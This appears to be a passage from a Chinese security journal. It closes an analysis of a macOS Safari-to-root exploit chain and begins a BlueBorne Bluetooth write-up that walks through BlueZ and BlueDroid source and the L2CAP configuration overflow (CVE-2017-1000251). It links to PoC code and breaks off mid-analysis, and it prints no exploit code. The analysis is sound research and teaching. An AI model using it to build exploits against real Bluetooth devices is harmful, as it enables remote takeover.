
条件(4)的解决方法:在 speechsynthesisd 中获得任意代码执行的权限后,由于沙盒没有限制其创建符号链接,因此我们可以通过 speechsynthesisd 进行符号链接的创建,实现 diskarbitrationd 挂载磁盘时的 TOCTOU race。

利用流程图

通过上文的 1、2 两条说明,已经具备了在 Safari 中获得任意代码执行后,进一步提升权限是 root 的条件。下面是攻击的流程图,代码细节可以参考作者的源码。



两个进程有共同可以访问的路径
可以通过在这个路径中写入文件作为同步的机制



在完成了对这几个漏洞利用的分析后，对作者的攻击思路十分佩服。除了 nsurlstoraged 的空指针解引用漏洞外，其他漏洞都属于逻辑漏洞，这就需要对一些系统机制比较了解，才能设计出这样一套稳定的攻击流。

根据他们在博客中文章的描述，他们应该是先发现了 diskarbitrationd 的漏洞，然后分析需要满足哪些条件才能在 Safari 中实现磁盘挂载。针对这些条件，有目的性地挖掘 authd、speechsynthesisd、nulstoraged 中的漏洞。这也体现了他们在漏洞利用能力上的功底，给定一个目标，能够得到想要的结果。

Reference

<https://phoenix.re>

<https://opensource.apple.com/tarballs/DiskArbitration/DiskArbitration-288.1.1.tar.gz>

<https://opensource.apple.com/tarballs/Security/Security-57740.31.2.tar.gz>

BlueBorne 蓝牙漏洞深入分析与 PoC

作者 : huahuaisadog@360VulpeckerTeam

原文链接 : 【安全客】 <http://bobao.360.cn/learning/detail/4495.html>

0x00

前些天, armis 爆出了一系列蓝牙的漏洞, 无接触无感知接管系统的能力有点可怕, 而且基本上影响所有的蓝牙设备, 危害不可估量, 可以看这里

(<https://www.armis.com/blueborne/>) 来了解一下它的逆天能力: 只要手机开启了蓝牙, 就可能被远程控制。现在手机这么多, 利用这个漏洞写出蠕虫化的工具, 那么可能又是一个手机版的低配 wannacry 了。我们 360Vulpecker Team 在了解到这些相关信息后, 快速进行了跟进分析。 armis 给出了他们的 whitepaper, 对蓝牙架构和这几个漏洞的分析可以说非常详尽了, 先膜一发。不过他们没有给出这些漏洞的 PoC 或者是 exp, 只给了一个针对 Android 的 "BlueBorne 检测 app", 但是逆向这个发现仅仅是检测了系统的补丁日期。于是我来拾一波牙慧, 把这几个漏洞再分析一下, 然后把 poc 编写出来:

- * CVE-2017-1000250 Linux bluetoothd 进程信息泄露
- * CVE-2017-1000251 Linux 内核栈溢出
- * CVE-2017-0785 Android com.android.bluetooth 进程信息泄露
- * CVE-2017-0781 Android com.android.bluetooth 进程堆溢出
- * CVE-2017-0782 Android com.android.bluetooth 进程堆溢出


以上 PoC 代码均在

https://github.com/marsyy/littl_tools/tree/master/bluetooth


由于也是因为这几个漏洞才从零开始搞蓝牙, 所以应该有些分析不到位的地方, 还请各路大牛斧正。

0x01 蓝牙架构及代码分布

这里首先应该祭出 armis 的 paper 里的图:



图上把蓝牙的各个层次关系描述得很详尽，不过我们这里暂时只需要关心这么几层：HCI，L2CAP，BNEP，SDP。BNEP 和 SDP 是比较上层的服务，HCI 在最底层，直接和蓝牙设备打交道。而承载在蓝牙服务和底层设备之间的桥梁，也就是 L2CAP 层了。每一层都有它协议规定的数据组织结构，所有层的数据包组合在一起，就是一个完整的蓝牙包（一个 SDP 包为例）：



虽然协议规定的架构是图上说的那样，但是具体实现是有不同的，Linux 用的 BlueZ，而现在的 Android 用的 BlueDroid，也就针对这两种架构说一说代码的具体分布。

BlueZ

在 Linux 里，用的是 BlueZ 架构，由 bluetoothd 来提供 BNEP,SDP 这些比较上层的服务，而 L2CAP 层则是放在内核里面。对于 BlueZ 我们对 SDP 和 L2CAP 挨个分析。

1，实现 SDP 服务的代码在代码目录的/src/sdp，其中 sdp-client.c 是它的客户端，sdp-server.c 是它的服务端。我们要分析的漏洞都是远程的漏洞，所以问题是出在服务端里面，我们重点关注服务端。而服务端最核心的代码，应该是它对接受到的数据包的处理的过程，这个过程由 sdp-request.c 来实现。当 L2CAP 层有 SDP 数据后，会触发 sdp-server.c 的 io_session_event 函数，来获取这个数据包，交由 sdp-request.c 的 handle_request 函数处理(怎么处理的，后续漏洞分析的时候再讲)：

```
static gboolean io_session_event(GIOChannel *chan, GIOCondition cond, gpointer data)
{
    ...
    len = recv(sk, &hdr, sizeof(sdp_pdu_hdr_t), MSG_PEEK); //获取 SDP 的头部数据，获得 SDP 数据大小
    if (len < 0 || (unsigned int) len < sizeof(sdp_pdu_hdr_t)) {
        sdp_svcdp_collect_all(sk);
        return FALSE;
    }

    size = sizeof(sdp_pdu_hdr_t) + ntohs(hdr.plen);
    buf = malloc(size);
```

```
if (!buf)
    return TRUE;

len = recv(sk, buf, size, 0); //获得完整数据包
...
handle_request(sk, buf, len);

return TRUE;
}
```

2, L2CAP 层的代码在内核里, 这里我以 Linux 4.2.8 这份代码为例。l2cap 层主要由 /net/bluetooth/l2capcore.c 和 /net/bluetooth/l2cap_sock.c 来实现。l2cap_core.c 实现了 L2CAP 协议的主要内容, l2cap_sock.c 通过注册 sock 协议的方式提供了这一层针对 userspace 的接口。同样的我们关心一个 L2CAP 对接收到数据包后的处理过程, L2CAP 的数据是由 HCI 层传过来的, 在 hci_core.c 的 hci_rx_work 函数里

```
static void hci_rx_work(struct work_struct *work)
{
    while ((skb = skb_dequeue(&hdev->rx_q))) {
        /* Send copy to monitor */
        hci_send_to_monitor(hdev, skb);

        ...
        switch (bt_cb(skb)->pkt_type) {
        case HCI_EVENT_PKT:
            BT_DBG("%s Event packet", hdev->name);
            hci_event_packet(hdev, skb);
            break;

        case HCI_ACLDATA_PKT:
            BT_DBG("%s ACL data packet", hdev->name);
            hci_acldata_packet(hdev, skb);
            break;

        case HCI_SCODATA_PKT:
            BT_DBG("%s SCO data packet", hdev->name);
            hci_scodata_packet(hdev, skb);
        }
    }
}
```

```
        break;

    default:
        kfree_skb(skb);
        break;
    }
}

}
```

收到数据后，会判断 `pkt_type`，符合 L2CAP 层的 `type` 是 `HCI_ACldata_PKT`，函数会走到 `hci_acldata_packet`，这个函数会把 HCI 的数据剥离之后，把 L2CAP 数据交给 L2CAP 层的 `l2cap_recv_acldata`：

```
static void hci_acldata_packet(struct hci_dev *hdev, struct sk_buff *skb)
{
    ...
    skb_pull(skb, HCI_ACL_HDR_SIZE);
    ...
    if (conn) {
        hci_conn_enter_active_mode(conn, BT_POWER_FORCE_ACTIVE_OFF);

        /* Send to upper protocol */
        l2cap_recv_acldata(conn, skb, flags);
        return;
    } else {
        BT_ERR("%s ACL packet for unknown connection handle %d",
               hdev->name, handle);
    }

    kfree_skb(skb);
}
```

同样的，对于 L2CAP 层对数据的细致处理，我们还是等后续和漏洞来一块进行分析。

BlueDroid

在现在的 Android 里，用的是 BlueDroid 架构。这个和 BlueZ 架构有很大不同的一点是：BlueDroid 将 L2CAP 层放在了 userspace。SDP，BNEP，L2CAP 统统都由 `com.android.bluetooth` 这个进程管理。而 BlueDroid 代码的核心目录在 Android 源码目录

下的 /system/bt ,这个目录的核心产物是 bluetooth.default.so ,这个 so 集成所有 Android 蓝牙相关的服务 , 而且这个 so 没有导出任何相关接口函数 , 只导出了几个协议相关的全局变量供使用 , 所以想根据 so 来本地检测本机是否有 BlueDrone 漏洞 , 是一件比较困难的事情。对于 BlueDroid , 由于 android 的几个漏洞出在 BNEP 服务和 SDP 服务 , 所以也就主要就针对这两块。值得注意的是 , 在 Android 里 , 不论是 64 位还是 32 位的系统 , 这个 bluetooth.default.so 都是用的 32 位的。文章里这部分代码都基于 Android7.1.2 的源码。

1 , BlueDroid 的 SDP 服务的代码 , 在 /system/bt/stack/sdp 文件夹里 , 其中 sdp 服务端对数据包的处理由 sdp-server.c 实现。 SDP 连接建立起来后 , 在收到 SDP 数据包之后呢 , 会触发回调函数 sdp_data_ind , 这个函数会把数据包交个 sdp-server.c 的 sdp_server_handle_client_req 函数进行处理:

```
static void sdp_data_ind (UINT16 l2cap_cid, BT_HDR *p_msg)
{
    tCONN_CB      *p_ccb;
    if ((p_ccb = sdpu_find_ccb_by_cid (l2cap_cid)) != NULL)
    {
        if (p_ccb->con_state == SDP_STATE_CONNECTED)
        {
            if (p_ccb->con_flags & SDP_FLAGS_IS_ORIG)
                sdp_disc_server_rsp (p_ccb, p_msg);
            else
                sdp_server_handle_client_req (p_ccb, p_msg);
        }
        ...
    }
}
```

2 , BlueDroid 的 BNEP 服务的代码主要在 /system/bt/stack/bnep/bnepmain.c 。 BNEP 连接建立起来后 , 再收到 BNEP 的包 , 和 SDP 类似 , 会触发回调函数 bnep_data_ind , 这个函数包含了所有对 BNEP 请求的处理 , 漏洞也是发生在这里 , 具体的代码我们后续会分析。

0x02 漏洞分析以及 PoC 写法

蓝牙的预备知识差不多了 , 主要是找数据包的入口。我们再基于漏洞和 PoC 的编写过程来详细分析其中的处理过程 , 和相关蓝牙操作的代码该怎么写。

CVE-2017-1000251

这个是 Linux L2CAP 层的漏洞，那么就是内核里面的。先不着急看漏洞，先看 L2CAP 层如何工作。在一个 L2CAP 连接的过程中，我们抓取了它的数据包来分析，L2CAP 是怎么建立起连接的：

15 1.493578000	localhost ()	Cyber-BL_da:71:13 ()	L2CAP	15 Sent Information Request (Extended Features Mask)
16 1.498491000	controller	host	HCI_EVT	7 Rcvd Command Status (Remote Name Request)
17 1.498505000	Cyber-BL_da:71:13 ()	localhost ()	L2CAP	15 Rcvd Information Request (Extended Features Mask)
18 1.498546000	localhost ()	Cyber-BL_da:71:13 ()	L2CAP	21 Sent Information Response (Extended Features Mask, Success)
19 1.500452000	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
20 1.502212000	Cyber-BL_da:71:13 ()	localhost ()	L2CAP	21 Rcvd Information Response (Extended Features Mask, Success)
21 1.502263000	localhost ()	Cyber-BL_da:71:13 ()	L2CAP	15 Sent Information Request (Fixed Channels Supported)
22 1.504488000	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
23 1.504717000	Cyber-BL_da:71:13 ()	localhost ()	L2CAP	15 Rcvd Information Request (Fixed Channels Supported)
24 1.504769000	localhost ()	Cyber-BL_da:71:13 ()	L2CAP	15 Sent Information Response (Fixed Channels Supported, Success)
25 1.506489000	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
26 1.508341000	Cyber-BL_da:71:13 ()	localhost ()	L2CAP	25 Rcvd Information Response (Fixed Channels Supported, Success)
27 1.508384000	localhost ()	Cyber-BL_da:71:13 ()	L2CAP	17 Sent Connection Request (SDP, SCID: 0x0040)
28 1.514766000	Cyber-BL_da:71:13 ()	localhost ()	L2CAP	21 Rcvd Connection Response - Success (SCID: 0x0040, DCID: 0x0040)
29 1.514807000	localhost ()	Cyber-BL_da:71:13 ()	L2CAP	28 Sent Configure Request (DCID: 0x0040)
30 1.515000000	Cyber-BL_da:71:13 ()	localhost ()	L2CAP	28 Rcvd Configure Request (DCID: 0x0040)
31 1.515838000	localhost ()	Cyber-BL_da:71:13 ()	L2CAP	23 Sent Configure Response - Success (SCID: 0x0040)
32 1.522173000	Cyber-BL_da:71:13 ()	localhost ()	L2CAP	30 Rcvd Configure Response - Failure - unacceptable parameters (SCID: 0x0040)
33 1.522217000	localhost ()	Cyber-BL_da:71:13 ()	L2CAP	28 Sent Configure Request (DCID: 0x0040)
34 1.523480000	controller	host	HCI_EVT	258 Rcvd Remote Name Req Complete
35 1.524432000	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
36 1.525444000	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
37 1.526444000	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
38 1.527450000	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
39 1.528448000	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
40 1.532048000	Cyber-BL_da:71:13 (panyu-0)	localhost ()	HCI_ACL	22 Rcvd [Reassembled in #41]
41 1.533274000	Cyber-BL_da:71:13 (panyu-0)	localhost ()	L2CAP	6 Rcvd Configure Response - Success (SCID: 0x0040)

安全客 (bobao.360.cn)

我们注意这么几个包：sent_infomation_request, send_connection_request, send_configure_request。抓包可以看到，在一次完整的 L2CAP 连接的建立过程中，发起连接的机器，会主动送出这么几个包。其中 infomation_request 是为了得到对方机器的名称等信息，connection_request 是为了建立 L2CAP 真正的连接，主要是为了确定双方的 CHANNEL ID，后续的数据包传输都要跟着这个 channel id 走（图上的 SCID, DCID），这个 channel 也就是我们所说的连接。在 connection_request 处理完毕之后，连接状态将变成 BT_CONNECT2。随后机器会发起 configure_request, 这一步就到了 armis 的 paper 第十页所说的 configuration process:



Figure A.1 illustrates the basic configuration process. In this example, the devices exchange MTU information. All other values are assumed to be default.




Figure A.1: Basic MTU exchange

安全客 (bobao.360.cn)

这个过程完成后，整个 L2CAP 层的连接也就建立完成。

从上述过程看，可以发现 L2CAP 层连接的建立，主要是对上述三个请求的发起和处理。而我们的漏洞，也其实就发生在 configuration process。我们先分析接收端收到这三个请求后，处理的逻辑在哪里，也就是我们前文提到的 L2CAP 对接收到的数据的处理过程：

- 1，在 l2cap_recv_acldata 接收到数据后，数据包会传给 l2cap_recv_frame
- 2，l2cap_recv_frame 会取出检查 L2CAP 的头部数据，然后检查根据头部里的 cid 字段，来选择处理逻辑：

```
static void l2cap_recv_frame(struct l2cap_conn *conn, struct sk_buff *skb)
{
    ...
    skb_pull(skb, L2CAP_HDR_SIZE);
    cid = __le16_to_cpu(lh->cid);
    len = __le16_to_cpu(lh->len);

    switch (cid) {
        case L2CAP_CID_SIGNALING:
```

```
l2cap_sig_channel(conn, skb);
break;

case L2CAP_CID_CONN_LESS:
    psm = get_unaligned((__le16 *) skb->data);
    skb_pull(skb, L2CAP_PSMLEN_SIZE);
    l2cap_conless_channel(conn, psm, skb);
    break;

case L2CAP_CID_LE_SIGNALING:
    l2cap_le_sig_channel(conn, skb);
    break;

default:
    l2cap_data_channel(conn, cid, skb);
    break;
}
```

3，底层 L2CAP 的连接，cid 固定是 L2CAP_CID_SIGNALING，于是会走 l2cap_sig_channel，l2cap_sig_channel 得到的是剥离了头部的 L2CAP 的数据，这一部将把数据里的 cmd 头部解析并剥离，再传给 l2cap_bredr_sig_cmd 进行处理：

```
static inline void l2cap_sig_channel(struct l2cap_conn *conn,
                                      struct sk_buff *skb)
{
    ...
    while (len >= L2CAP_CMD_HDR_SIZE) {
        u16 cmd_len;
        memcpy(&cmd, data, L2CAP_CMD_HDR_SIZE); //取得 cmd 头部数据
        data += L2CAP_CMD_HDR_SIZE;
        len -= L2CAP_CMD_HDR_SIZE;

        cmd_len = le16_to_cpu(cmd.len); //取得 cmd 的大小
        ...
        err = l2cap_bredr_sig_cmd(conn, &cmd, cmd_len, data); //传给 l2cap_bredr_sig_cmd 处理
        ...
        data += cmd_len;
        len -= cmd_len;
    }
}
```

```

    }

drop:
    kfree_skb(skb);
}

```

到这里，我们应该能得出 L2CAP 协议的数据结构：

struct l2cap_hdr	struct l2cap_cmd_hdr	cmd_data
len	cmd_code	
cid	tid	
	cmd_len	安全客 (bobao.360.cn)

4，随后数据进入到了 l2cap_bredr_sig_cmd 函数进行处理。这里也就是处理 L2CAP 各种请求的核心函数了：

```

static inline int l2cap_bredr_sig_cmd(struct l2cap_conn *conn,
                                      struct l2cap_cmd_hdr *cmd, u16 cmd_len,
                                      u8 *data)
{
    int err = 0;

    switch (cmd->code) {
    case L2CAP_CONN_REQ:
        err = l2cap_connect_req(conn, cmd, cmd_len, data);
        break;

    case L2CAP_CONN_RSP:
    case L2CAP_CREATE_CHAN_RSP:
        l2cap_connect_create_rsp(conn, cmd, cmd_len, data);
        break;

    case L2CAP_CONF_REQ:
        err = l2cap_config_req(conn, cmd, cmd_len, data);
        break;

    case L2CAP_CONF_RSP:
        l2cap_config_rsp(conn, cmd, cmd_len, data); //漏洞函数
    }
}

```

```
        break;  
        ...  
    case L2CAP_INFO_REQ:  
        err = l2cap_information_req(conn, cmd, cmd_len, data);  
        break;  
  
    case L2CAP_INFO_RSP:  
        l2cap_information_rsp(conn, cmd, cmd_len, data);  
        break;  
        ...  
    }  
  
    return err;  
}
```

好了，接下来终于可以分析漏洞了。我们的漏洞发生在对 L2CAP_CONFIG_RSP (config response) 这个 cmd 的处理上。其实漏洞分析 armis 的 paper 已经写的很详尽了，我这里也就权当翻译了吧，然后再加点自己的理解。那么来看 l2cap_config_rsp:

```
static inline int l2cap_config_rsp(struct l2cap_conn *conn,  
                                  struct l2cap_cmd_hdr *cmd, u16 cmd_len,  
                                  u8 *data)  
{  
    struct l2cap_conf_rsp *rsp = (struct l2cap_conf_rsp *)data;  
    ...  
  
    scid    = __le16_to_cpu(rsp->scid);    //从包中剥离出 scid  
    flags   = __le16_to_cpu(rsp->flags);   //从包中剥离出 flag  
    result  = __le16_to_cpu(rsp->result); //从包中剥离出 result  
  
    switch (result) {  
        case L2CAP_CONF_SUCCESS:  
            l2cap_conf_rfc_get(chan, rsp->data, len);  
            clear_bit(CONF_Rem_Conf_Pend, &chan->conf_state);  
            break;  
  
        case L2CAP_CONF_PENDING:  
            set_bit(CONF_Rem_Conf_Pend, &chan->conf_state);  
    }  
}
```

```
if (test_bit(CONF_LOC_CONF_PEND, &chan->conf_state)) { //判断 conf_state 是否是
CONF_LOC_CONF_PEND

    char buf[64]; //buf 数组大小 64 字节

    len = l2cap_parse_conf_rsp(chan, rsp->data, len,
                                buf, &result); //data 仍然是包中数据，len 也是包中数据。
    ...
}

goto done;

...
```

当收到的数据包里，满足 `result == L2CAP_CONF_PENDING`，且自身的连接状态 `conf_state == CONF_LOC_CONF_PEND` 的时候，会走到 `l2cap_parse_conf_rsp` 函数里，而且传过去的 `buf` 是个长度为 64 的数据，参数 `len`，参数 `rsp->data` 都是由包中的内容来任意确定。那么在 `l2cap_parse_conf_rsp` 函数里：

```
